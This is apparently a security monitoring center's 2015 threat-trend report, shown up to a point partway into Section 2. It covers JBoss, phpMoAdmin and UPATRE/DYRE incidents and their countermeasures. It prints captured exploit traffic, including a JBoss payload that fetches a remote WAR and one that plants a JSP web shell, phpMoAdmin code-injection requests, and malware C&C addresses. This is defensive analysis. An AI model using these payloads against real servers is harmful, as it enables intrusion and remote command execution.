

INSIGHT

vol.8

October 14, 2015

JSOC Analysis Team



JAPAN SECURITY OPERATION CENTER



JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.8

- Introduction 2**
- Section 1 Summary of Trends from January to March 2015 3**
 - 1 Summary of trends from January to March 2015 3**
 - 2 Trends of Severe Incident in JSOC 4**
 - 2.1 Trends in severe incidents 4
 - 2.2 Analysis of severe incidents 5
 - 2.3 Attacking traffic from the Internet that has been detected many times 6
 - 3 Topics of This Volume 8**
 - 3.1 Code execution vulnerability in the JBoss Application Server 8
 - 3.1.1 Detected attacks against the JBoss Application Server 8
 - 3.1.2 Testing the attacking code that exploits the JBoss Application Server vulnerability 9
 - 3.1.3 Countermeasures against attacks that exploit the JBoss Application Server vulnerability 10
 - 3.2 Code execution vulnerability in phpMoAdmin 11
 - 3.2.1 Detected attacks against phpMoAdmin 11
 - 3.2.2 Countermeasures against attacks that exploit the phpMoAdmin vulnerability 12
 - 3.3 Downloader traffic that causes malware infection 13
 - 3.3.1 UPATRE/DYRE-infected traffic 13
 - 3.3.2 Countermeasures against UPATRE/DYRE and other malware that target Internet banking 15
- Section 2 Fiscal Year 2014 Trend Summary 17**
 - 1 FY2014 summary 17**
 - 2 Trends of severe incidents related to attacks from the Internet 18**
 - 2.1 Trend summary 18
 - 2.2 Attacks (Heartbleed) that exploit a vulnerability in the OpenSSL Heartbeat extension 21
 - 2.3 Attacks (Shellshock) that exploit a code execution vulnerability in GNU bash 21
 - 2.4 Suspicious file upload attempts 22
 - 3 Trend of severe intra-network incidents 24**
- In Closing 26**



Introduction

Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd., which provides security monitoring services such as "JSOC Managed Security Services (MSS)" and "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts with expert knowledge analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts look at communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, in every occasion, in order to minimize misreporting from security devices. We help our customers improve their security level by reporting only critical incidents needing an emergency response in real time and taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on daily analysis results by our JSOC security analysts. As this report analyzes the trends of attacks, based on the data of incidents that JSOC customers actually encounter, the report will help in understanding global trends as well as actual threats that Japanese users are facing.

We really hope this report will provide our customers with useful information so that they can make full use of occasions when implementing countermeasures to improve security.

*Japan Security Operation Center
Analysis Team*

Data collection period

Section 1: January 1, 2015 to March 31, 2015

Section 2: April 1, 2014 to March 31, 2015

Devices used

This report is based on data from security devices supported by LAC-supplied JSOC Managed Security Services.

* This document is for information purpose only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.

* When using data from this report, be sure to cite the source.
(For example, "Source: JSOC INSIGHT vol. 8 from LAC Co., Ltd.")

* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.



Section 1 Summary of Trends from January to March 2015

1 Summary of trends from January to March 2015

This section analyzes trends in incidents that occurred from January to March, 2015, and introduces especially notable threats.

- **New attacks that exploit JBoss Application Server vulnerabilities**

Different attack methods that exploit JBossInvoker vulnerabilities disclosed in 2013 have been announced. These new attacking methods can create a backdoor or execute any code more easily than before, and the vulnerabilities may not be corrected, as vendor support has already been discontinued for some JBoss Application Server versions. JSOC has detected these new attacks in the original signature (JSIG).
- **Attacks that exploit a code execution vulnerability (Zero day) in phpMoAdmin**

It has been announced that phpMoAdmin, a GUI tool that manages the MongoDB open-source database, has a vulnerability that allows any code to be executed externally. phpMoAdmin has had no official update since September 2013, and the vulnerability has not been corrected as of June 2015. JSOC has detected these attacks in the original signature (JSIG).
- **Downloader traffic that leads to malware infection**

Since January 2015, JSOC has discovered infected traffic in communication with downloaders, called UPATRE/DYRE. UPATRE/DYRE is often spread as an attachment to spam emails, and if it is infected, two or more malware codes will be downloaded, including that targeting Internet banking customer or usage information externally. JSOC has confirmed that terminal information causing more malware infections has been sent from a UPATRE/DYRE infected host to C&C servers.

2 Trends of Severe Incident in JSOC

2.1 Trends in severe incidents

Our security analysts at JSOC analyze logs detected by IDS/IPS, malware detectors, and firewalls, and assign one of the four incident severity levels according to the nature of the incident and the degree of impact the incident has on monitored targets. Of the four severity levels, Emergency and Critical indicate severe incidents for which the likelihood of a successful attack occurring or causing serious damage is high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incident for which a successful attack is confirmed
	Critical	Incident for which the likelihood of a successful attack is high or for which a failed attempt at an attack is not confirmed This indicates that the incident is due to malware infection.
Reference incident	Warning	Incident for which a failed attempt at an attack is confirmed or no real damage is confirmed
	Informational	Incident that does not trigger an attack causing any real damage and has no significant impact, such as scanning

Figure 1 shows the changes in the number of severe incidents from January to March 2015. No noteworthy trend change was found in the severe incidents related to attacks from the Internet, as well as no significant change in the number.

The number of severe intra-network incidents was on the rise since March 12, 2015 ([1] in Figure 1). This is due to continued malware infection in some customers. This is only a noteworthy trend change.




Figure 1 Changes in the number of severe incidents (January to March 2015)

2.2 Analysis of severe incidents

Figure 2 shows a breakdown of severe incidents related to attacks from the Internet. In the number of severe incidents related to attacks from the Internet, the period from January to March 2015 sees a decrease (down to 107 from 224) as compared to the period from October to December 2014. This is due to a decrease in the number of severe incidents related to suspicious file upload attempts, SQL injections, or cross-site scripting. The number of attacks (Shellshock) that exploit code execution vulnerabilities in GNU bash has decreased, and no severe incident attributed to Shellshock has occurred since December 2014 ([1] in Figure 2).

A vulnerability (CVE-2014-3704) of SQL injection in Drupal, which is an open-source content management system (CMS), was announced in October 2014. Of those attacks¹ that exploit this vulnerability, there has been no detected attack that affects a target host, and no severe incident has occurred since January 2015 ([2] in Figure 2).

However, the period between January and March 2015 sees multiple severe incidents due to attacks (Heartbleed) that exploit Heartbeat function vulnerabilities in OpenSSL ([3] in Figure 2). This may be because there are still hosts that are left without being taken care of, although it is not recognized that they are vulnerable to this type of attack, or for which it is difficult to implement countermeasures, for example, due to an OpenSSL built-in product used.




Figure 2 Breakdown of severe incidents related to attacks from the Internet

¹ JSOC INSIGHT Vol.7


4.2 Attacks that exploit an SQL injection vulnerability in Drupal
http://www.lac.co.jp/security/report/2015/05/19_isoc_01.html

Figure 3 shows a breakdown of severe intra-network incidents.

In the number of severe intra-network incidents, the period from January to March 2015 sees an increase (up to 349 from 269) compared to the period from October to December 2014. This is due to continued malware infection in some customers. For other customers, no noteworthy trend change is seen.

From November 2014 to March 2015, JSOC discovered traffic involved with a tool that relays traffic, called HTran ([1] in Figure 3a, [1] in Figure 3b). HTran itself is not malware, but it is used for targeted attack or in malware infection. It is often used as a tool to hide a C&C server or redirect information from a host.

Although HTran was discovered in multiple customers from 2011 and 2012, no HTran was discovered from 2013 until October 2014. In 2015, it has been discovered in multiple academic and research institutions. According to our investigation, an iPhone is suspected to be a host that has caused HTran-infected traffic, and it is possible that an attacker used and embedded disclosed HTran source code as part of a mobile application.



a. October to December 2014

b. January to March 2015

Figure 3 Breakdown of severe intra-network incidents

2.3 Attacking traffic from the Internet that has been detected many times

Table 2 shows attacking traffic from the Internet that has been detected especially many times between January and March 2015. Many of these attacks have occurred indiscriminately, regardless of the use status of targets. For this reason, of those attacks detected, successful attacks are rare, and most are failed attacks. However, since many occurrences of these traffic attacks lead to a large amount of analysis cost, JSOC analysts in charge of real-time monitoring have often suffered.

Table 2 Traffic attacks from the Internet that have been detected many times

Attack type	JSOC detection	Detection period	Severe incidents
SQL injection	SQL injection attacks designed to alter Web pages have been detected continually (Figure 4).	End of February 2015 to end of March 2015	×
Internal file reference attack against WordPress	Attempts to exploit a plug-in vulnerability in WordPress and view the configuration file have been detected continually.	Attacks have not been detected during a specific time period, but steadily occur.	×
Search for hosts vulnerable to Heartbleed attack	Traffic for checking hosts for vulnerability to Heartbleed attack has been detected continually.	Attacks have not been detected during a specific time period, but steadily occur.	○
Shellshock	Traffic for checking for the existence of Shellshock effects and attacks that attempt to exploit hosts have been detected continually. Diversified commands are used in these attacks.	Attacks have not been detected during a specific time period, but steadily occur.	×
Attack against Apache Struts	Traffic for checking Apache Struts for the existence of vulnerabilities (S2-016, S2-020) has been detected.	Beginning of March 2015 to end of March 2015	○

Figure 4 SQL injection attack that attempts to make alteration (enclosed in the red frame)

3 Topics of This Volume


3.1 Code execution vulnerability in the JBoss Application Server

3.1.1 Detected attacks against the JBoss Application Server

If the JBoss Application Server (hereafter referred to as “JBoss AS”), which is open-source application server software, has access control defects in its EJBInvokerServlet and JMXInvokerServlet, this indicates that JBoss AS has a vulnerability that allows any code to be executed (CVE-2012-0874)². The EJBInvokerServlet and JMXInvokerServlet components in a specific version of JBoss AS serve to launch another application remotely through the MarshalledInvocation class, but if InvokerServlet can be accessed from an external network, any code may be executed.

In 2013, a method that exploited the vulnerability was disclosed. The method installs any file by downloading a malicious file externally and expanding the file.

Figure 5 shows a traffic attack that uses the method.



```
Stream Content
POST /invoker/EJBInvokerServlet/ HTTP/1.1
Content-Type: application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledInvocation
Accept-Encoding: x-gzip,x-deflate,gzip,deflate
User-Agent: Java/1.6.0_21
Host: [REDACTED]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 731

...sr.)org.jboss.invocation.MarshalledInvocation...A...xpw.x.G.S.sr..java.lang.In
teger...8...I..valuexr..java.lang.Number.....xp&..
sr..org.jboss.invocation.MarshalledValue.....J.....xpw.....ur..
[Ljava.lang.Object;..X..s)I...xp...sr..javax.management.ObjectName...m...xpt..f
jboss.system:service=MainDeployerxt..deployug.....t. att0?// [REDACTED] /a.war?url=
[Ljava.lang.String;..V...G...xp...t...java.lang.String
...Xw...sr."org.jboss.invocation.InvocationKey...r.....I..ordinalxp...sq...w
...p.W..Xw...sq...sr.#org.jboss.invocation.InvocationTypeV..i..
-]...I..ordinalxp...59...-
pt..JMX_OBJECT_NAMESr...javax.management.ObjectName.....m.....xpt..f
jboss.system:service=MainDeployerxx
```

Figure 5 Attempt to upload an unauthorized file to JBoss AS and expand it

If the attack succeeds, a compressed file (enclosed in the red frame) located on an external site will be downloaded to a target host and expanded. The downloaded file is a backdoor that allows any code to be executed via a file installed by the attacker. As a result, it is possible that information in the network is stolen or the target host is used to attack another host.

Since October 2013, when the method was disclosed, JSOC has steadily detected traffic that attempts to upload an unauthorized file to InvokerServlet. However, such traffic has often been detected as part of a Web server vulnerability scan, and no severe incident has occurred until now.

² Vulnerability in multiple JBoss Enterprise that allows the MBean method to be called <http://jvndb.jvn.jp/ja/contents/2013/JVNDB-2013-001425.html>

In March 2015, a method for creating a file more easily for a host that can access InvokerServlet was disclosed. The disclosed information contains no information, such as a CVE number, that clearly identifies a target vulnerability, but the attack is considered as one that exploits the same vulnerability from the viewpoint of the characteristics of the attack method.

Figure 6 shows a traffic attack detected by JSOC after the disclosure of the method. The figure shows part of the traffic attack. According to the detected code, the attack can be determined as the same attack against InvokerServlet as that shown in Figure 5. If a vulnerable server receives such a traffic attack as shown in Figure 6, a backdoor containing jsp code will be created directly. If the backdoor receives an HTTP request as shown below, any operation will be possible with JBoss AS execution permissions.

- The User-Agent header contains "jexboss".
- The parameter "ppp" contains the name of an external process (OS command or script file) to be executed.

```
Stream Content
...sr.)org.jboss.invocation.MarshalledInvocation... 'A>...xppw.x..G..S.sr..java.lang.In
teger.....8...I..valuexr..java.lang.Number.....xp.,..sr.
$org.jboss.invocation.Marshalledvalue.....J.....xpz.....ur..
[Ljava.lang.Object;..X..s]l...xp...sr..javax.management.ObjectName.....m.....xpt..jboss.
admin:service=DeploymentFileRepositoryxt..storeug.....t..shellinvoker.wart..shellinvok
ert...ispt.y...page import= java.util.*; java.io.* %<pre><srif(request.getParameter
( ppp ) != null && request.getHeader("user-agent").equals("jexboss") ) { Process p =
Runtime.getRuntime().exec(request.getParameter("ppp")); DataInputStream dis = new
DataInputStream(p.getInputStream()); String disr = dis.readLine(); while ( disr != null
) { out.println(disr); disr = dis.readLine(); } }%sr..java.lang.Boolean.
r.....2..valuexp.ur..[Ljava.lang.String;..V...
{G...xp...t..java.lang.Stringq...q...q...t..booleancy..xw.....sr."org.jboss.invoc
ation.InvocationKey..r.....I..ordinalxp...px]
```

Figure 6 Attempt to create a backdoor for JBoss AS (partial)

The traffic shown in Figure 6 has been detected with the help of a previously created JSIG. To improve the accuracy of detection, the JSOC-created original signature assumes a variety of attacking methods that exploit the same vulnerability and is devised so that they can be detected. It is also an unparalleled strength of JSOC that an original signature is created by foreseeing possible traffic attack in the future, based on those detected before.

3.1.2 Testing the attacking code that exploits the JBoss Application Server vulnerability

In addition to the method described in Section 3.1.1, another attacking method that allows any code to be executed in JBoss AS was disclosed in March 2015.

Figure 7 shows attacking traffic where the method is used.

Unlike the traffic for creating a backdoor as described in Section 3.1.1, the traffic shown in Figure 7 attempts to execute an OS command (enclosed in the red frame) directly on a target host. Until now, JSOC has not detected any traffic that exploits this method, but it may be detected in the future.

```

Stream Content
POST /invoker/JMXInvokerServlet HTTP/1.1
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
User-Agent: Java/1.6.0_06
Content-Type: application/octet-stream
Accept-Encoding: x-gzip,x-deflate,gzip,deflate
ContentType: application/x-java-serialized-object;
class=org.jboss.invocation.MarshalledInvocation
Cache-Control: no-cache
Pragma: no-cache
Host: 10.12.0.163:8080
Connection: keep-alive
Content-Length: 581

...sr.)org.jboss.invocation.MarshalledInvocation...'A>....xppw.x..G..S.sr..java.lang.
Integer.....8...I..valuexr..java.lang.Number.....xp&..
sr.$org.jboss.invocation.MarshalledValue.....J.....xpz...ur..
[Ljava.lang.Object;..X..s]l...xp....sr..javax.management.ObjectName.....m....xpt."jbos
s.deployer:service=JBSDeployerxt...createScriptDeploymentur...[Ljava.lang.String;..V...
{G...xp...t..Runtime.getRuntime().exec("echo |soctest");t..Script
Nameuq.~.....t..java.lang.Stringq.~.....nxw.....sr..org.jboss.invocation.Invocatio
nKey..r.....I..ordinalxp....px

```

Figure 7 Traffic that attempts to execute a code in JBoss AS

3.1.3 Countermeasures against attacks that exploit the JBoss Application Server vulnerability

The newly disclosed attacking code does not indicate any target vulnerability. JSOC has prepared multiple environments, each running a different version of JBoss AS, and has tested the attacking code. The test has shown that, in an environment where InvokerServlet is externally accessible, the following versions are affected by the attack.

- JBoss Application Server 3.2.x
- JBoss Application Server 4.x
- JBoss Application Server 5.x
- JBoss Application Server 6.x

For some JBoss AS versions, a previously disclosed vulnerability has been fixed, and a measure for InvokerServlet access control has been implemented. However, there are some JBoss AS versions for which support has been discontinued, depending on the operating system used and license agreement. As such versions will be affected by the attacking method, it is necessary to apply a workaround provided by the vendor or to update them to a version that is not affected.

As the fundamental cause of the vulnerability is a defect in InvokerServlet access control, if JBoss AS is being used, it is important to re-confirm that appropriate access control³ recommended by the developer is performed.

³ Securing JBoss Application Server
<https://developer.jboss.org/wiki/SecureJboss/>

3.2 Code execution vulnerability in phpMoAdmin

3.2.1 Detected attacks against phpMoAdmin

The GUI tool, phpMoAdmin, which manages the MongoDB open-source database, has a vulnerability that allows any code to be executed with a manipulated parameter. The vulnerability is due to inappropriate character string processing by the eval function used within phpMoAdmin. A php function such as "system" or "exec" is interpreted as it is without being processed, allowing any code to be executed. phpMoAdmin has not been updated since the last release of September 2013 (as of June 30, 2015). Therefore, the vulnerability has not yet been fixed.

JSOC has detected two types of attacking traffic that exploits the vulnerability (Figure 8). Figure 8a shows an attempt to execute a php function, "phpinfo," by exploiting the vulnerability, and 8b shows an attempt to execute a Linux OS command, "id." The "find" and "object" parameters used in phpMoAdmin are used as arguments to the eval function without checking the validity of the values (red-underlined portions in Figure 9). Due to this, the attacker can execute any code by sending a malicious request.

Of those hosts where the attacks were detected, there was no host that used phpMoAdmin. Therefore, it seems that these are indiscriminate attacks against hosts that check for the existence of the vulnerability, regardless of whether phpMoAdmin is used.

```
Stream Content
GET /phpmoadmin/moadmin.php?collection=secpulse&action=listRows&find=array();phpinfo();exit;
HTTP/1.1
Host: [REDACTED]
Connection: Keep-Alive
```

a. Code execution attempt via a GET request

```
Stream Content
POST /moadmin.php HTTP/1.1
Host: [REDACTED]
Accept: */*
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 6.0; .NET CLR 1.1.4322)
Referer: [REDACTED]
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

object=1;system('id');exit|
```

b. Code execution attempt via a POST request

Figure 8 Attacking traffic that attempts to execute code in phpMoAdmin

```

551 $find = array();
552 if (isset($_GET['find']) && $_GET['find']) {
553     $_GET['find'] = trim($_GET['find']);
554     if (strpos($_GET['find'], 'array') === 0) {
555         eval('$find = ' . $_GET['find'] . ');');
556     } else if (is_string($_GET['find'])) {
557         if ($findArr = json_decode($_GET['find'], true)) {
558             $find = $findArr;
559         }
560     }
561 }

```

a. Code that processes a "find" parameter

```

685 /**
686  * Saves an object
687  *
688  * @param string $collection
689  * @param string $obj
690  * @return array
691  */
692 public function saveObject($collection, $obj) {
693     eval('$obj = ' . $obj . '); //cast from string to array
694     return $this->mongo->selectCollection($collection)->save($obj);
695 }

```

b. Code that processes an "object" parameter

Figure 9 Internal Parameter processing portions (source code excerpts)

3.2.2 Countermeasures against attacks that exploit the phpMoAdmin vulnerability

As no version of phpMoAdmin that fixes the vulnerability has been released, there is no fundamental countermeasure against the vulnerability. A workaround for the vulnerability is to configure appropriate access control settings in phpMoAdmin. However, a different vulnerability that cannot be worked around by such configuration of access control settings may be found in the future. If you are currently using phpMoAdmin, it is recommended that you instead use a different management tool.

Also, it is possible that such a code execution vulnerability may potentially exist in another database management tool, such as phpMyAdmin. Even if you are using another tool or database, it is important to use the up-to-date version and to configure appropriate access control settings in the management tool.

3.3 Downloader traffic that causes malware infection

3.3.1 UPATRE/DYRE-infected traffic

UPATRE or DYRE is a downloader that is often spread as an attachment to spam emails, and if it is infected, two or more malware codes will be downloaded⁴. As the downloaded malware contains a code that targets Internet banking, such as GameoverZeus or ZBOT, as well as a common worm or bot, information may be stolen from a UPATRE/DYRE-infected terminal, which may lead to monetary damages.

In January 2015, JSOC discovered UPATRE/DYRE-infected traffic in multiple customers via FireEye.

Table 3 shows the JSOC-confirmed destinations of such traffic initiated from UPATRE/DYRE-infected terminals. Our analysis of UPATRE/DYRE-infected codes showed that each time the same code was executed, an HTTP communication occurred at a different destination host at a random port.

Table 3 Destinations of communication initiated from UPATRE/DYRE-infected terminals

Destination IP address	Destination port	Country	JSOC detection
80.248.222.238	40266/TCP	France	
177.124.228.4	46521/TCP	Brazil	
195.154.242.226	18208/TCP	France	★
202.153.35.133	17211/TCP	India	★
	42886/TCP		
	44912/TCP		
	44951/TCP		
	45831/TCP		
	47773/TCP		
	40313/TCP		

★ indicates a destination actually detected by JSOC. Others are those detected through a JSOC test.

⁴ Top malware attached to spam emails in 2013, "UPATRE" family. More sophisticated attachment method <http://blog.trendmicro.co.jp/archives/8909>

Figure 10 shows traffic initiated from UPATRE/DYRE-infected terminals. HTTP requests initiated from those UPATRE/DYRE-infected terminals have the following characteristics⁵.

- (1) /Infected date and UPATRE/DYRE-generated information/host name for the infected terminal/0/OS version/0/
- (2) /Infected date and UPATRE/DYRE-generated information/host name for the infected terminal/1/0/0/

```
GET /0412us11/[REDACTED]/0/51-SP3/0/ HTTP/1.1
User-Agent: realUpdate
Host: 80.248.222.238:40313
Cache-Control: no-cache
```

```
GET /2101us11/VICXP/0/51-SP3/0/ HTTP/1.1
User-Agent: Mozilla/4.0
Host: 202.153.35.133:44912
Cache-Control: no-cache
```

a. HTTP request having characteristic (1)

```
GET /2101us11/VICXP/1/0/0/ HTTP/1.1
User-Agent: Mozilla/4.0
Host: 202.153.35.133:44912
Cache-Control: no-cache
```

b. HTTP request having characteristic (2)

Figure 10 Traffic initiated from UPATRE/DYRE-infected terminals

The test also showed that, each time a terminal is infected with UPATRE/DYRE, a UDP communication occurred at a different destination, as shown in Table 4. The destination host names may indicate that the communications are for STUN (Simple Traversal of UDP through NATs). STUN is a technique for real-time, bidirectional IP communication beyond NAT that allows a terminal to communicate audio, video, and text bidirectionally with an external host over UDP even if it has no global IP address.

Our analysis of the traffic that occurs when UPATRE/DYRE is infected did not make the purpose clear. Malware using STUN may also increase in the future⁶. It is important to check the necessity of communication using STUN or the appropriateness of access control over communication using STUN in view of your environment policy.

⁵ Threat Spotlight: Upatre – Say No to Drones, Say Yes to Malware
<http://blogs.cisco.com/security/talos/upatre-ssl>

⁶ Malware Trending: STUN Awareness
<http://researchcenter.paloaltonetworks.com/2014/09/malware-trending-stun-awareness/>

Table 4 Destinations of STUN communication when UPATRE/DYRE is infected

Destination
numb.viagenie.ca
stun.internetcalls.com
stun2.l.google.com
stun3.l.google.com
stunserver.org

FireEye, which detected UPATRE/DYRE, is a device that analyzes a characteristic behavior when a file is executed in a virtual environment, checks whether there is a suspicious file behavior, and issues an alert.

IDS/IPS may not be able to detect such a behavior. This is because IDS/IPS uses a pattern matching method to detect such a behavior in network traffic and cannot prepare signatures for a wide variety of malware and their variants. As JSOC is monitoring a variety of devices such as firewalls and FireEye, JSOC can improve the accuracy of detection by creating original signatures for IDS/IPS, based on information detected at these devices and from test results, which is another strength of JSOC.

3.3.2 Countermeasures against UPATRE/DYRE and other malware that target Internet banking

To avoid malware infection, it is important to implement the following basic countermeasures.

- Keep the definition file of your anti-virus software up-to-date.
- Keep your operating system and application software up-to-date.
- Do not open any suspicious email or attached file.

To reduce the effect of malware or zero-day attacks that anti-virus software cannot detect, it is also important to implement the following countermeasure.

- Install EMET⁷, which is available from Microsoft Corporation.

Like UPATRE/DYRE, there is malware that collaterally targets Internet banking. Against such malware, it is important to implement the following measures in addition to the above countermeasures when using Internet banking.

⁷ Enhanced Mitigation Experience Toolkit
<https://technet.microsoft.com/ja-jp/security/jj653751.aspx>



Terminal operation-related measures

- Use the unauthorized remittance prevention software available for your Internet banking system.
- Use a one-time password or token available for your Internet banking system.

Business operation-related measures

- Do not use the same authentication information for multiple sites. Use password management software.
- Use different terminals for Internet browsing or email exchange and for Internet banking or using a critical system.
- Check and ensure what is to be reported and to whom so that the affected accounts and services can be stopped as quickly as possible in the case of damage.
- Check security information, news, banking sites, and other appropriate sites to keep yourself up-to-date about malware techniques and damages.

Other damage reduction method

- Reduce the deposit limit to the minimum required amount.



Section 2 Fiscal Year 2014 Trend Summary

1 FY2014 summary

Section 2 summarizes the incident trends of FY2014, the previous year, from April 2014 to March 2015.

Of the last three years, FY2014 was a year that saw a maximum number of severe incidents related to attacks from the Internet.

This is because, in FY2014, middleware vulnerabilities were disclosed one after another, and attacks that exploited the vulnerabilities externally were discovered continually. As middleware with such vulnerabilities is used in multiple services or products, attacks against such middleware were characterized by a wider area of influence with diversified targets, with difficulties in implementing countermeasures throughout. This type of vulnerability will also be disclosed in FY2015 and onward. So far, attacks from the Internet have focused on Web applications, but in the future, they will target all devices using such middleware on a network, as well as Web applications.

For severe incidents due to the malware infection of internal hosts in FY2014, the number of malware codes that target Internet banking, including Zeus, Citadel, and Neverquest, was increasing, while the number of malware codes that target terminal configuration information was decreasing. It is considered that attackers' targets have been shifting from the manipulation of infected terminal configuration information to more direct money theft.

2 Trends of severe incidents related to attacks from the Internet

2.1 Trend summary

Figure 11 shows changes in the number of severe incidents related to attacks from the Internet.

Of the last three years, FY2014 saw a maximum number of severe incidents related to attacks from the Internet.

In the past, there was a case where the number of attacks has increased yearly in September as protest activity against the Liutiaogou Incident, but these three years saw no noteworthy trend change ([1] in Figure 11).




